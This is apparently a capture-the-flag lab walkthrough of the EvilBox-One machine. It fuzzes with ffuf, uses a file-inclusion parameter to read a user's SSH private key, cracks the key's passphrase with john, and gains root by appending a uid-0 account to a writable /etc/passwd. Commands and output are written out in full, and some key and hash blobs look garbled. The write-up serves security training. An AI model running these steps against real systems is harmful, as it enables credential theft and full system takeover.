

EvilBox-One


```
rustscan -a 192.168.174.212 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as **22** and **80**

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDsgSB3Ae75r4szTNFqG247Ea8vKjxulITlFGE9YEK4KLJA86TskXQn9E24yX4cYMoF0Wdn7JD782HfHCrV74r8nU2kVTw5Y
rC9YVgx5/33e7UkLt3MYVjVPieKf/sxWxS4b6N0+J1xiISNcoL/kmG3L7McJzX6Qx6cWtauJf3HOxNtZJ94WetHARSpUyIsn83P+Quxa/uaUgGPx4EkHL7Qx3AVIBbKA7uDet/
d6Ra5A9SmnhWjSxdFqTGHpdKnyYHr4VeZ7cpvpQnoiV4y9
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHayNTYAAAAIbmlzdHayNTYAAABBBjd1eEd7RFnYXv0Fbc4pC3l/OwWVAe8NGoY3hK3C5t1UCvQF+LUFKqeSesCm
256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICqX8NlPHPg67roxI6Xi8VzNZqC5Uj9KHdAnOcD6/q5/
80/tcp    open  http     syn-ack ttl 61    Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|   Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Apache2 Debian Default Page: It works
```

On port **80**

Not secure 192.168.174.212


debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Let's try **brute-forcing** using **ffuf**.

```
ffuf -u http://192.168.174.212/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

We found two files as **/robots.txt** and **/secret** .

```
(root#Bhavesh)-[~/Offsec/evilbox-one]
# ffuf -u http://192.168.174.212/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```



```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://192.168.174.212/FUZZ
:: Wordlist    : FUZZ: /mnt/d/Shared/dir_big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
```

```
robots.txt [Status: 200, Size: 12, Words: 2, Lines: 2, Duration: 350ms]
secret      [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 68ms]
            [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 75ms]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 86ms]
            [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 90ms]
```

```
:: Progress: [220596/220596] :: Job [1/1] :: 173 req/sec :: Duration: [0:02:34] :: Errors: 0 ::
```

But there is nothing interesting.

```
(root#Bhavesh)-[~/Offsec/evilbox-one]
# curl http://192.168.174.212/robots.txt
Hello H4x0r

(root#Bhavesh)-[~/Offsec/evilbox-one]
# curl http://192.168.174.212/secret/

(root#Bhavesh)-[~/Offsec/evilbox-one]
#
```

Let's try again on **secret** directory with **.php** extension.

```
ffuf -u http://192.168.174.212/secret/FUZZ.php -w /mnt/d/Shared/dir_big.txt -t 200
```

Now we have one file as **evil.php**.

```
(root#Bhavesb)-[~/Offsec/evilbox-one]
# ffuf -u http://192.168.174.212/secret/FUZZ.php -w /mnt/d/Shared/dir_big.txt -t 200
```

v2.1.0-dev

```

:: Method      : GET
:: URL         : http://192.168.174.212/secret/FUZZ.php
:: Wordlist     : FUZZ: /mnt/d/Shared/dir_big.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```

```
evil [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 87ms]
[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 82ms]
[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 69ms]
:: Progress: [220596/220596] :: Job [1/1] :: 179 req/sec :: Duration: [0:02:19] :: Errors: 0 ::
```

But it also blank.....

```
(root#Bhavesb)-[~/Offsec/evilbox-one]
# curl http://192.168.174.212/secret/evil.php

(root#Bhavesb)-[~/Offsec/evilbox-one]
#
```

Now try to find parameters for **evil.php** file.

```
ffuf -u 'http://192.168.174.212/secret/evil.php?FUZZ=/etc/passwd' -w /mnt/d/Shared/dir_big.txt -t 200 -fw 1
```

We have one parameter as **command**.


```
(root#Bhavesh)-[~/Offsec/evilbox-one]
# curl http://192.168.174.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEk1zONT+x4A06FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQUtAcjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzlWGBUmKTOLo/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOfsuot
b7A9XTubgElslUEm8fGw64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvdQBBgBf4h08qyCOxGEaVZHKaV/ynGnOv0zh1Z+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+N0ofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1K1MjZHxnIS3bdc14MFV0F3Hpx+iDukvyfeelWkuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLs+bD1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtl9UrePLh/Xs
94KATK4joOIW708GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYwM
VD5pEdAybKBfBG/xVu2CR378BRKz1JkiyqRjXQLoFMVDz3I30RpjbpFYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQ1Si94IHxAPv14vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmV1fX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnG1RqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUGT2+mgaZ3nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljx0KNK8jXs58SnS
62LrvCNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6cs0cwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JV1LobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmIn1ZfR2sKV1IeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLO1ESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbK2HGy6+6qS/4Q6DvVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWkvoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
```

create file as **id_rsa** and paste that private key into it.

```
chmod 600 id_rsa
```

but when we try to login through **ssh** into **mowree** account with **id_rsa** file it want **passphrase** to continue.

Try to create **hash** of **id_rsa** file using **ssh2john** tool.

```
ssh2john id_rsa > mowree.txt
```

```
(root#Bhavesh)-[~/Offsec/evilbox-one]
# ssh2john id_rsa > mowree.txt

(root#Bhavesh)-[~/Offsec/evilbox-one]
# cat mowree.txt
id_rsa:$$shhg50$859F81483F3D04E90E$11025bae426d821487bf7994f9a4dc90ebe2b551aa7f15859cb04925c3e36dfb1e003ba1668c5991f11529c0c1eeae66d10ba86ca88aff2f8294204113d833327742
04bd9140867600b9f9c5e5342493fc6290392e103103144da723659f04273a1ea3bfbabb4207c664fec5bb6fc7379b80b3d02984e66badf19cae4e70744809460107d98ab2576e8078d9d6dd7b9a575bfa0cd618
152629338b3bf81cb08642f938fe0681a46f68277a2300f39a095facbf76aab822bd744289bed2d385b2ea2d6fb03d5d3b0b8049c954126f1f196eb8917df1dcbb5746ca11d769fe92b7a4fe20e4f3ae131613
14755b1a7851bf41ed5d3cddbc34016e005fe21d3cab208ec4611a5591ca695ff29c60ceb4fce1959fb3d7ad728e9a553cad3b1f8dd2e0f520b5a2662e9ef260ba7312d004c2f2e016ce8439233e646b487e34
ea1f52b56d7c967f3a786d30a5be33de3c1209d8e1ec57ead4a94c8d91f19c84b76dd725e0c155d05dc7a71fa20ee92fc9f79e58aba8794bafccdd52953d92aac9a26ead1aa7c585bf7f37490bef1756231071
c81001a67e65bdab556d20ca27ec1228314a175a4f93c674914a2952d2f9b0f5b47072e943a12829f71fc79db57c7f64dfbd3c3183cd4704a6bf716022e4987fa172bd3aca052d96ef54ade3cb87f5ecf782804c
ae23a0e216ecf069cf74a06222edc7934a9a0b0d64c9841506d323293c8433cc9172cb0666bfc7559d85a6543e6911d0326ca05f046ff156ed82477efc0512b3040922caa4635d02e814c543cf7237d11a636e
97d842cd839b633b31b0bac0d416e1f7fba9edf42bf231ae6ec7e424fce999528bde081d768fhe5e2fc82a0f2d6f3d273b0d0ecb6f0f86b9164693c8c29c7a7d30fc106e43ee3292a80a01861109595f5f
ca1e8acd2d610a3aaf772ed87440323eed286b15be70d27d2a7c34f8a34dd4d4fba7da2a9d2383e8836541784b4043d1f03fce9f9df7c3671a546a32624af02b66a912089370d1464bccc710a6d768360e8b5
15204f6fa681a6779eae797aacd7461d14d4f5e97e13be57c5b36d5ce13fa9132daa05b52f4880801e029d322e77a0e05d0b51f65fffffa06b5d5dfb89d67035b61a82a3063c4e28d2bc8d7b39f129d2cb62ebbd
c3595689198ae97c5e2ef12f4512b1d420b6022d2ed5fbc401cb153559b78507e9cb0e730ab9bef2401a1ebd43f8a4cf95e6c90fb00f0404403cd78e8fdcc1875fb5ceb766b740bb848e569c825a904336bea0a
a96e379084b38bbca7589afa678bd005652e86df0d4831bb74339bd485da989f41d78f554e065c684838151fd786edb348842037feab1d82a70c6801ed6d3262279597d1da2959487872017c7abf84f7f63c7bd
4d1ca73ecccdf637eb1f6e7d9739307d890d3f172911002774b4a4ca653ff65c5e344b3a511241794436caf6fad66fb3a61834423587d77d609da048855223d672e74da8bdf7ebd87707bcbfbc9c9ab8fd65e190
df954d85e77444f61f47c5353140a99361cc6bafbaa92ff843a0d55714c7769e038364119d41e3a4b7be1d435359ee3bae72f5bb0c1144f822bcd1d92bafdc85cb26d552a0701eb9a64151462e44b623f243958c
88c52a4190e2b35158a568a3f1da46823f7f61bab5b12239572550c4fc8aeb4083c4b854
```

Break the hash.

```
john mowree.txt --wordlist=/mnt/d/Shared/rockyou.txt
```

Now we have a passphrase as **unicorn**.

```
(root#Bhavesh)-[~/Offsec/evilbox-one]
# john mowree.txt --wordlist=/mnt/d/Shared/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

(root#Bhavesh)-[~/Offsec/evilbox-one]
# john --show mowree.txt
id_rsa unicorn

1 password hash cracked, 0 left
```

Now login into **mowree** account.

```
ssh mowree@192.168.174.212 -i id_rsa
```

Now we are **mowree** user of the system.

```
(root#Bhavesh)-[~/Offsec/evilbox-one]
# ssh mowree@192.168.174.212 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$
```

Privileged Escalation

```
ls -la /etc/passwd
```


We have a write access on `/etc/passwd` file.

```
mowree@EvilBoxOne:/home$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 1398 ago 16 2021 /etc/passwd
```

Let's create a hash.

```
openssl passwd
```

Enter password as you want.

```
(root#Bhavesh)-[~/Offsec/evilbox-one]
# openssl passwd
Password:
Verifying - Password:
$1$QvUhyvW$cNgjWdnHX6bRlF60xfYJv0
```

Let's execute following command on machine.

```
echo "bhavesh:\$1\$QvUhyvW$cNgjWdnHX6bRlF60xfYJv0:0:0:root:/root:/bin/bash" >>
/etc/passwd
```

I'm add **bhavesh** as a **root** privileged user.

Add `\` before the `$` sign because it is use for access the variable value in bash. For that reason add `\` before `$` to escape that behavior.

```
mowree@EvilBoxOne:/home$ echo "bhavesh:\$1\$QvUhyvW$cNgjWdnHX6bRlF60xfYJv0:0:0:root:/root:/bin/bash" >> /etc/passwd
mowree@EvilBoxOne:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
bhavesh:$1$QvUhyvW$cNgjWdnHX6bRlF60xfYJv0:0:0:root:/root:/bin/bash
```

```
su bhavesh
```

We are **root** user of the system.

```
mowree@EvilBoxOne:/home$ su bhavesh
Contraseña:
root@EvilBoxOne:/home# whoami
root
root@EvilBoxOne:/home# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:/home#
```